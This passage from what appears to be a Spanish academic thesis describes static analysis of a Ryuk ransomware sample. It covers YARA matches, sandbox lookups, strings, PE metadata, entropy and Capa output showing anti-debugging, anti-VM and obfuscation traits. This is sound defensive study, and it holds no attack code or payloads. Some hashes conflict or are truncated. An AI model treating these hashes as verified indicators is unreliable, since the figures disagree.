HasOverlay [PECheck] .. /MUESTRA.exe
Microsoft_Visual_Cpp_v50v60_MFC [PEiD] .. /MUESTRA.exe
Borland_Delphi_30_additional [PEiD] .. /MUESTRA.exe
Borland_Delphi_30_ [PEiD] .. /MUESTRA.exe
Borland_Delphi_v40_v50 [PEiD] .. /MUESTRA.exe
Borland_Delphi_v30 [PEiD] .. /MUESTRA.exe
Borland_Delphi_DLL [PEiD] .. /MUESTRA.exe
```

En la Figura 14 se puede observar que coincide con reglas que, como sus nombres indican, están relacionadas con la plataforma del binario o el compilador utilizado. Esto puede dar pistas sobre el malware y reforzar los resultados de otras herramientas. Aun así, aprovechando que las reglas son de código abiertos, resulta conveniente comprobar la definición de las reglas con las que concuerda la muestra para comprobar que la regla tiene coherencia y que la coincidencia con la regla no sea un falso positivo. Por ejemplo, si se intenta comprobar la regla `IsPE32`³⁶, se puede comprobar que, efectivamente, la regla tiene sentido y comprueba los primeros bytes del archivo, valiendo como una regla para comprobar si el archivo se trata de un binario PE32.

Este tipo de técnicas permiten tanto obtener información de la muestra en sí como relacionar la muestra con otros especímenes parecidos. Además de todo esto, permiten clasificar nuevos tipos de malware de cara a futuros análisis por parte de organizaciones y analistas. En este caso concreto, ya que se trabaja con una única muestra de malware y esa muestra de malware ya es conocida, no resulta necesario generar reglas para ella.

El uso de repositorios públicos con reglas de YARA es un ejemplo de una de las maneras más sencillas y efectivas de buscar información sobre una muestra en fuentes abiertas de información. Además de esa, existen otras fuentes abiertas donde poder buscar más información.

³⁶ https://github.com/Yara-Rules/rules/blob/3872244500f584491cde7c633f12f1f043a61c13/packers/packer_compiler_signatures.yar#L8-L15

3.5.4. Búsqueda de información en fuentes abiertas

Las fuentes abiertas (OSINT por sus siglas en inglés), corresponden a toda aquella fuente de información accesible de manera pública. Normalmente, este término se suele utilizar para definir fuentes abiertas en páginas web y servicios disponibles públicamente en Internet. Estas fuentes de información pueden ser valiosos recursos de cara a analizar muestras de malware. La gran mayoría de los casos una muestra de malware suele ser una muestra de un malware ya existente o de una variación de algún malware conocido. En raras ocasiones se va a realizar un análisis de malware de un malware completamente desconocido. Como en este caso se está aplicando el análisis con respecto a una muestra conocida, el buscar información en fuentes abiertas siempre va a proporcionar resultados.

La información obtenida mediante fuentes abiertas puede servir para facilitar en el análisis, ahorrando trabajo a la hora de realizarlo. También puede servir como forma de verificar que las diferentes etapas del análisis de malware se llevan de manera satisfactoria.


Se pueden encontrar una gran cantidad de repositorios, plataformas y herramientas online que permiten obtener información sobre muestras de malware, siendo probablemente la más famosa de ellas VirusTotal. Esta plataforma permite, de manera prácticamente inmediata, obtener una gran cantidad de información sobre una muestra de malware. Esto se puede hacer subiendo la propia muestra o, en caso de que ya haya sido analizada alguna vez en la plataforma, usando su hash.

La Figura 15 muestra cómo, al introducir el hash SHA256 previamente obtenido, VirusTotal encuentra una coincidencia para esa muestra y ofrece valiosa información en su informe³⁷. El propio servicio ofrece una gran cantidad de información.

³⁷

<https://www.virustotal.com/gui/file/7faeb64c50cd15d036ca259a047d6c62ed491fff3729433fefba0b02c059d5ed>

Figura 15. Resumen de VirusTotal.



De los resultados de VirusTotal se puede sacar información como la siguiente:

- Parece tratarse de una muestra de Ryuk.
- La mayor parte de soluciones antimalware clasifican el binario como peligroso.
- El malware parece tener un comportamiento relativamente complejo, interactuando con la red, las claves de registro y creando y gestionando hilos y procesos.

Sin entrar en detalle en la inmensa cantidad información que proporciona, un vistazo general sobre el informe que genera sitúa la muestra como el tipo de malware que se pretende analizar, empezando a dar pistas sobre sus características. Estas herramientas sirven como un apoyo para el análisis a realizar y son un buen punto de partida para obtener información relevante. Además de ello, permiten contrastar la información generada durante el experimento.

También se pueden emplear otras herramientas o sandbox públicas para obtener más información sobre la muestra. Además de hacer uso de VirusTotal, se ha buscado información sobre la muestra en las herramientas online ANY.RUN³⁸, Hybrid-Analysis³⁹, JOE Sandbox Cloud Basic⁴⁰, OPSWAT MetaDefender Cloud⁴¹, Pikker.ee (Cuckoo)⁴² y Intezer Analyze⁴³, obteniendo información similar y una base sólida sobre la que poder trabajar y comparar resultados posteriormente.

³⁸ <https://app.any.run/tasks/fbf1770e-05b8-44d9-8dcf-9861abf9ba05/>

³⁹ <https://www.hybrid-analysis.com/sample/7faeb64c50cd15d036ca259a047d6c62ed491fff3729433fefba0b02c059d5ed>

⁴⁰ <https://www.joesandbox.com/analysis/372468/0/html>

⁴¹

<https://metadefender.opswat.com/results/file/bzlxMDgyM0JRTVpDaHhuV3VjcFhymJkRWw/regular/overview>

⁴² <https://sandbox.pikker.ee/analysis/2366145/summary/>

⁴³

<https://analyze.intezer.com/files/7faeb64c50cd15d036ca259a047d6c62ed491fff3729433fefba0b02c059d5ed/s/ub/69d5b11b-8b03-4614-91da-6c801077b478>

3.5.5. Análisis de strings

Obtener cadenas de caracteres de una muestra de malware permite obtener información sobre el propósito de este. Existen muchas herramientas dedicadas a la clasificación y el análisis estativo (ya sea de código o no) que permiten obtener los strings.

La forma más sencilla de obtener los strings de un binario consiste en hacer uso de la SysInternal Strings. Esta SysInternal, como su nombre indica, es una sencilla herramienta sin interfaz gráfica que permite obtener cadenas de caracteres, tanto en ASCII como en Unicode, de un binario concreto. Su funcionamiento se muestra en la Figura 16.

Figura 16. Uso de strings para obtener cadenas de caracteres de la muestra.

```

Select Windows PowerShell
PS C:\Users\IEUser\Desktop\MUESTRA > strings muestra.exe > STRINGS.txt
FLARE 8/24/2021 4:27:18 PM
PS C:\Users\IEUser\Desktop\MUESTRA > gc .\STRINGS.txt | Select-Object -first 100
Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.

DQ
.text
.rdata
.rsrc

```

Entre los resultados obtenidos, se encuentran elementos interesantes como:

- Nombres de funciones y DLL que aluden a manejo de memoria y procesos (funcionalidades que pueden indicar capacidades de un malware).
- Alusiones a una versión de DirectX de Windows (nombre de producto, nombre original del archivo, versión del archivo, etc.).
- Un archivo de manifiesto.
- Información sobre la firma del binario mediante VeriSign.

A simple vista parece que la muestra pudiera ser un malware que intenta camuflarse como una DLL de DirectX, con algún mecanismo de firma que permita eludir medidas de defensa. Posteriormente se podrá comprobar con otro tipo de herramientas de análisis esta información.

En algunos casos, las cadenas obtenidas mediante este método pueden estar ofuscadas, debido al uso de mecanismo de cifrado o packers para ofuscar el binario. Una forma sencilla de encontrar strings ofuscados en caso de que los hubiere consiste en hacer uso de una herramienta como FLOSS. Esta herramienta se usa de la misma manera que la SysInternal

strings, pero permite encontrar strings ofuscadas mediante el uso de los packers más comunes, como pueden ser UPX, Exe Packer o ExeStealth.

Figura 17. Obtención de strings mediante FLOSS.

```

Windows PowerShell
FLARE 8/24/2021 4:48:40 PM
PS C:\Users\IEUser\Desktop\MUESTRA > floss .\MUESTRA.exe
FLOSS static ASCII strings
!This program cannot be run in DOS mode.
.text
.rdata
@.data
.rsrc
C:\UP
CU0@
CMD8
C:\{.{
CKWE

```

Se puede apreciar en la Figura 17 el funcionamiento análogo de FLOSS y strings. En este caso, los strings encontrados mediante FLOSS son prácticamente los mismo que haciendo uso de strings. Esto puede indicar tanto que no se hace uso de ningún tipo de packer o mecanismo criptográfico para ofuscar el binario o que, por el contrario, el mecanismo que usa resulta es menos común o más sofisticado. Por ello, en esta fase del análisis, uno de los aspectos más importantes a realizar consiste en la detección de mecanismos de ofuscación para, en caso de que existieran, desofuscar la muestra. De esta manera, se podrían repetir procesos, como el de la obtención de strings, para poder llegar a obtener información tangible sobre la muestra.

En la Tabla 3 se muestran algunos de los strings más relevantes encontrados y lo que podrían indicar con respecto al malware. Es necesario recalcar que, aunque este tipo de información pueda dar pistas, el hecho de usar ciertas librerías o funciones no tiene por qué estar necesariamente ligado a una u otra funcionalidad de un malware.

Tabla 3. Strings sobre funcionalidad relevante encontrados en la muestra.

Tipo de strings	String	Possible indicación
Librerías utilizadas	catsrv.dll	COM+ Configuration Catalog Server
	kernel32.dll	Windows NT BASE API Client DLL
	msident.dll	Microsoft Identity Manager
	ole32.dll	Microsoft OLE for Windows
	rpcrt4.dll	Remote Procedure Call Runtime
	user32.dll	Multi-User Windows USER API Client DLL
Funciones utilizadas	OutputDebugStringW	Posibles mecanismos anti-depuración

	IsDebuggerPresent	
	TerminateProcess	
	GetCurrentProcessId	Capacidad para gestionar hilos y procesos
	GetCurrentThreadId	

3.5.6. Análisis de técnicas de ofuscación

Para buscar técnicas de ofuscación conviene tener una visión sobre la estructura del binario. Al tratarse de un binario PE32, se puede obtener información básica sobre el archivo, como strings, información sobre la muestra, hashes de secciones o indicadores que apunten a que la muestra sea malware haciendo uso de herramientas específicas. Una de las más completas es PEstudio, utilizada anteriormente, que permite obtener un puñado de información de manera clara con la que comenzar a trabajar.

En la pestaña de versión se puede confirmar que el archivo contiene metadatos falsos, haciendo alusión a una versión antigua de DirectX.

Figura 18. Metadatos de la muestra haciendo alusión a una DLL de DirectX.

property	value
md5	E83CE1A70E85D1AD84E53686157C129B
sha1	F615E6E404915DEE92DBC4B9FEA0D79E64900B8E
sha256	63A3B5F29A1D99CFA0DF0A9BA0C1F90E0B270E633A702D55B15ABBEF7886D92A
file-type	dynamic-link library
date	empty
language	English-US
code-page	ANSI Latin 1
CompanyName	Microsoft Corporation
FileDescription	Microsoft Direct3D
FileVersion	9.23.949.2378
InternalName	D3DX10.dll
LegalCopyright	Copyright © Microsoft Corp. 1994-2007
OriginalFilename	D3DX10.dll
ProductName	Microsoft® DirectX for Windows®
ProductVersion	9.23.949.2378

También se puede comprobar en la pestaña certificate (Figura 19) que, en efecto, el binario se encuentra firmado con un certificado (ya caduco) que coincide en fechas con la versión de DirectX que se muestra en los metadatos⁴⁴. Aun así, es necesario mencionar que esta fecha no coincide con la fecha de compilación mostrada anteriormente, bastante más actual (Figura 11). El certificado se encuentra en la dirección 0x00042200. Se puede ver que el malware

⁴⁴ https://en.wikipedia.org/wiki/DirectX#Version_history


pretende hacerse pasar por una DLL de DirectX como mecanismo de evasión. Además de ello, el hecho de estar firmado con un certificado añade un mecanismo de evasión relativamente potente.

Figura 19. Localización del certificado con el que se encuentra firmada la muestra.

property	value
md5	2A72EDD79E4A948CB166FF79DDF14405
sha1	7C836E687EABEE20B9E39370D3720695681E8F76
sha256	39F9F43154E0A25CEAFDB19FBA26A227CD7F741BE1043E4CE049A157FFC7D21
valid-from	15/06/2007 - 00:00:00
valid-to	14/06/2012 - 23:59:59
offset	0x00042200
size	0x00002270 (8816 bytes)
revision	0x00000200 (WIN_CERT_REVISION_2_0)
type	0x00000002 (WIN_CERT_TYPE_PKCS_SIGNED_DATA)

Haciendo uso de una herramienta como PE-bear (Figura 20) se puede ver que esa dirección corresponde a un overlay, es decir, se encuentra fuera de las secciones del binario. Viendo su contenido, se ve que, en efecto, se trata del certificado con el que se ha firmado el binario. Examinar el contenido fuera de las propias secciones del binario es importante ya que, en algunos casos, las muestras de malware tratan de ocultar payloads o funcionalidad fuera de las secciones como mecanismo de evasión.

Figura 20. Uso de PE-bear para examinar el certificado de la muestra.



Para continuar con la búsqueda de técnicas de ofuscación, el método más eficaz consiste en examinar el formato del archivo. En este caso, al tratarse de un binario PE32, este tiene una estructura y unas secciones determinadas. Analizando dichas secciones y el formato del

archivo buscando anomalías se pueden llegar a detectar diferentes tipos de técnicas que ofuscación y empaquetado.

3.5.7. Análisis del formato del archivo

Para comprobar las secciones del binario, se puede hacer uso de múltiples herramientas. El propio PEStudio muestra las diferentes secciones encontradas y sus hashes, como se puede ver en la Figura 21.

Figura 21. Secciones del binario en PEStudio.


property	value	value	value	value
name	.text	.rdata	.data	.rsrc
md5	9F56957AA1A0F21A9EBD711...	FCBEDB56FC3FA27EFFC4FA...	35DBF0D61C94DE203636D60...	E6E746396A44547AF88A7A8...
entropy	5.846	2.024	2.462	4.940
file-ratio (95.38%)	64.08 %	0.18 %	12.45 %	18.67 %
raw-address	0x00001000	0x0002CC00	0x0002CE00	0x00035600
raw-size (266752 bytes)	0x0002BC00 (179200 bytes)	0x00000200 (512 bytes)	0x00008800 (34816 bytes)	0x0000CC00 (52224 bytes)
virtual-address	0x35001000	0x3503B000	0x3503C000	0x35053000
virtual-size (381915 bytes)	0x00039E69 (237161 bytes)	0x000000DC (220 bytes)	0x00016A41 (92737 bytes)	0x0000CA55 (51797 bytes)
entry-point	0x0002C923	-	-	-
characteristics	0xE0000060	0x40000040	0xC0000040	0x40000040
writable	x	-	x	-
executable	x	-	-	-
shareable	-	-	-	-
discardable	-	-	-	-
initialized-data	x	x	x	x
uninitialized-data	-	-	-	-
unreadable	-	-	-	-
self-modifying	x	-	-	-

Las secciones halladas parecen estar dentro de lo normal. Se encuentran secciones estándar como la sección del código (.text), la secciones de datos, tanto de solo lectura (.rdata) como modificables (.data) y los recursos del binario (.rsrc). Aunque no se detecte la sección .idata, que contendría la IAT (Import Address Table), estos datos se pueden encontrar dentro de la sección .rdata, además de que ya se han hallado indicios del uso de algunas librerías en la búsqueda de strings.

Con respecto a las secciones hay varios puntos que llaman la atención. El primero es la posibilidad de la sección .text de modificarse a sí misma, lo que puede indicar formas para empaquetar parte de su código y desplegarlo durante su ejecución. También llama la atención la diferencia entre el tamaño en el binario (raw-size) y el tamaño una vez cargado en memoria (virtual-size) de las secciones mencionadas, otro indicativo de ocultación de código o información.

Se pueden usar herramientas como Exeinfo PE para detectar packers comunes en caso de que hayan sido usados en la muestra, en la Figura 22 se puede ver la información que muestra esta herramienta.


Figura 22. Obtención de información sobre el binario con Exeinfo PE.



En principio, Exeinfo PE no detecta el uso de ningún tipo de packer. También confirma el overlay encontrado anteriormente (con un tamaño de 8816 (0x00002270) bytes), que contiene el certificado, ocupando el 3% del binario. También muestra que los recursos ocupan un 18% de este. Otro dato interesante es que se puede ver que el binario ha sido compilado con Microsoft Visual C++. También, al igual que otras herramientas, se puede hallar el punto de entrada, o Entry Point, que en este caso corresponde a la dirección 0x0002C923.

Usando PEiD se obtiene el mismo resultado. En este caso, se hace mención al overlay y, aunque un chequeo rápido muestra el binario como empaquetado, el análisis en base a la entropía y el análisis del EP (Entry Point) muestran lo contrario.

Figura 23. Búsqueda de packers con PEiD.




Los valores de entropía obtenidos tanto con PEStudio (valor global en la Figura 11 y valor por sección en la Figura 21) como con PEiD (Figura 23), indican valores de entropía normales.

Calcular la entropía de un binario, tanto la entropía total como a lo largo de todo el binario, puede ayudar a detectar si el archivo (o secciones de este) se encuentra ofuscadas de alguna manera. El cálculo de la entropía depende de la fórmula a utilizar, pero lo más común es que se encuentre acotada entre los valores 0 y 8, valor con la mínima y máxima entropía, respectivamente. Lo habitual es que, al analizar la entropía de un binario, valores muy altos indiquen algún tipo de mecanismo de cifrado o empaquetado, mientras que información no ofuscada indique valores intermedios. Encontrar valores muy bajos no suele ser lo habitual, ya que esto indicaría ausencia de información. En la Tabla 4 se puede observar un estudio estadístico realizado con diferentes tipos de archivos, y los valores medios y máximos de entropía encontrados (Lyda & Hamrock, 2007).

Tabla 4. Estudio estadístico sobre niveles de entropía en diferentes tipos de archivos (Lyda & Hamrock, 2007)

Datasets	Entropía media	Entropía máxima
Texto plano	4,347	4,715
Ejecutables nativos	5,099	6,227
Ejecutables empaquetados	6,801	7,233
Ejecutables cifrados	7,175	7,303

Si se examina la entropía de la muestra en mayor detalle usando DIE (Detect-It-Easy), se puede comprobar en la herramienta de análisis de la entropía (Figura 24) que no parece haber ninguna sección empaquetada.

Figura 24. Análisis de entropía mediante Detect-It-Easy.

Existen dos puntos en los que el nivel de entropía resulta destacable. El primero consiste en la única mención a una sección que pueda estar empaquetada es a la parte del overlay. En este caso, esto probablemente se deba al contenido criptográfico del certificado con el que viene firmado el malware. El otro punto que llama la atención es parte final de la sección .text (que contiene el código ejecutable en un binario PE32), donde la entropía aumenta. Esto podría indicar que en el código se almacena cierta información ofuscada, por lo que es necesario tenerlo en cuenta al analizar el código en fases posteriores.


Con respecto a los mecanismos de ofuscación, las herramientas usadas no permiten confirmar ni descartar de manera definitiva la existencia de mecanismos de ofuscación. Esto deja dos escenarios: que la muestra no esté ofuscada ni empaquetada o que la muestra emplee mecanismos no estándares y más complejos de ofuscación. Esto se podrá comprobar en fases posteriores del análisis.

3.5.8. Otros

Por último, se han realizado una serie de búsquedas para obtener algo más de información sobre el binario, aplicando herramientas y técnicas que también pueden ser de utilizad en este tipo de procesos.

Una de las partes de un binario de donde se pueden extraer información interesante es de la sección de recursos. Existen herramientas que permiten extraer estos recursos, que pueden ser iconos, archivos de manifiesto, archivos de audio o cualquier otro elemento que sea necesario para la ejecución del binario. Para extraer los recursos del binario se ha hecho uso de la herramienta Resource Hacker (Figura 25).

Figura 25. Recursos extraídos con Resource Hacker.



Los iconos ya indican que no se trata de una DLL de DirectX, con referencias a videojuegos, banderas de microestados o iconos sin relación alguna. El manifiesto contiene información ya extraída anteriormente y el archivo con información de la versión contiene la información sobre DirectX mencionada.

Además de las herramientas usadas hasta el momento, existen otras herramientas interesantes que también permiten hacer un resumen con información sobre un binario, lo cual permite confirmar información ya obtenida o incluso añadir nuevas pistas. Entre ellas se puede destacar Capa, una herramienta que combina varias técnicas para dar un informe conciso sobre la capacidad de un malware (Figura 26).

Figura 26. Análisis sobre la capacidad del malware con Capa.

```
remnux@remnux:~/Desktop$ capa MUESTRA.exe
loading : 100% | [██████████] | 579/579 [00:01<00:00, 324.32 rules/s]
matching: 100% | [██████████] | 81/81 [00:13<00:00, 6.17 functions/s, skipped 0 library functions]
+-----+
| md5           | 0eed6a270c65ab473f149b8b13c46c68
| sha1          | bffb380ef3952770464823d55d0f4dfa6ab0b8df
| sha256         | 7faeb64c50cd15d036ca047d6c62ed491fff3729433fefba0b02c059d5ed
| path           | MUESTRA.exe
+-----+
+-----+
| ATT&CK Tactic | ATT&CK Technique
|-----+
| COLLECTION    | Clipboard Data:: T1115
| DEFENSE EVASION | Obfuscated Files or Information:: T1027
|                   | Virtualization/Sandbox Evasion::System Checks T1497.001
+-----+
+-----+
| MBC Objective | MBC Behavior
|-----+
| ANTI-BEHAVIORAL ANALYSIS | Debugger Detection::Timing/Delay Check QueryPerformanceCounter [B0001.033]
|                           | Virtual Machine Detection::Instruction Testing [B0009.029]
| DATA                  | Encode Data::XOR [C0026.002]
| DEFENSE EVASION      | Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02]
| FILE SYSTEM           | Get File Attributes:: [C0049]
| MEMORY                | Allocate Memory:: [C0007]
+-----+
+-----+
| CAPABILITY          | NAMESPACE
|-----+
| check for time delay via QueryPerformanceCounter (2 matches) | anti-analysis/anti-debugging/debugger-detection
| execute anti-VM instructions (10 matches) | anti-analysis/anti-vm/vm-detection
| encode data using XOR | data-manipulation/encoding/xor
| contain a resource (.rsrc) section | executable/pe/section/rsrc
| open clipboard (5 matches) | host-interaction/clipboard
| get file attributes (4 matches) | host-interaction/file-system/meta
| allocate RWX memory   | host-interaction/process/inject
+-----+
```

La herramienta confirma algunas de las sospechas mostradas en los strings, como las capacidades para manejar memoria por sí misma, leer metadatos de archivos, mecanismos de evasión y ofuscación y técnicas anti-depuración. Aun así, herramientas como estas no pueden describir todo el potencial de un binario en caso de que este tenga partes ofuscadas. Como se ha podido ver hasta el momento, diferentes elementos parecen indicar que la muestra analizada es relativamente compleja.

3.5.9. Resumen de la fase

Tras la realización de esta fase, se ha obtenido una serie de información valiosa sobre las capacidades de la muestra, información entre la que cabe destacar lo siguiente:

- La muestra es un binario PE32 ejecutable para arquitecturas x86 de 274KB de tamaño.
 - El binario ha sido compilado con Microsoft Visual C++
 - El punto de entrada (EP) inicial del binario es 0x0002C923 (.text)
 - Contiene las secciones estándar de un binario PE32.
 - La fecha de compilación corresponde al 16 de marzo de 2021.
 - Dispone de metadatos que sugieren que se intenta hacer pasar por una DLL de DirectX (D3DX10.dll).

- Contiene un overlay al final con un certificado caducado firmado por Microsoft que coincide en fechas con la versión de DirectX mencionada.
- El ejecutable en sí no parece ofuscado por completo con un packer común.
- La sección de código (.text) parece tener una parte con una entropía mayor de lo habitual y tiene formas para auto modificarse.
 - Puede indicar que el malware tiene un mecanismo de ofuscación más complejo.
 - El binario podría contener mecanismos para desempaquetar su propio código.
- Existen discrepancias significativas entre el tamaño físico y el tamaño virtual de algunas secciones (.text, .data), lo cual puede indicar código o datos ofuscados.
- La muestra contiene indicios de funcionalidad que podrían permitir:
 - Algún tipo de mecanismo de evasión contra herramientas de depuración.
 - Tener capacidades para poder volcar código ofuscado e instanciar nuevos hilos y procesos.
- Los recursos del binario, en especial los iconos, resultan sospechosos.
- La información recogida en fuentes abiertas apunta claramente a que se trata de una muestra de Ryuk con un comportamiento complejo.

En las siguientes fases se tendrá en cuenta esta información para la realización de los diferentes procesos de dichas fases.

3.6. Análisis estático y dinámico de código

La siguiente fase de la metodología consiste en el análisis del código de la muestra. Este análisis se ha de realizar primeramente de manera estática y posteriormente de manera dinámica. El análisis del código tiene como objetivo comprender con el mayor detalle posible el comportamiento del malware y extraer información más detallada sobre la muestra.

El análisis de código de un malware requiere de procesos de ingeniería inversa para desensamblar o decompilar el código. Desensamblar el código resulta un primer punto de acercamiento, obteniendo un código ensamblador que puede ser analizado. El análisis de este tipo de código es complejo y requiere de conocimientos avanzados.

Por otro lado, se pueden utilizar procesos de decompilado para generar un código de mayor nivel (usualmente en C) que sea más fácil de interpretar. Este tipo de código nunca va a ser


realmente fiel al código original. Esto es debido a que los compiladores realizan toda una serie de optimizaciones a la hora de generar el código máquina que inevitablemente resultan en perdida de información. A esto se le añade que, dependiendo de los mecanismos de ofuscación usados por los desarrolladores de malware, el código decompilado puede ser de peor calidad. Cuanto mayor sea la complejidad y el nivel de sofisticación de una muestra de malware menor será la calidad del código decompilado.

3.6.1. Análisis estático de código

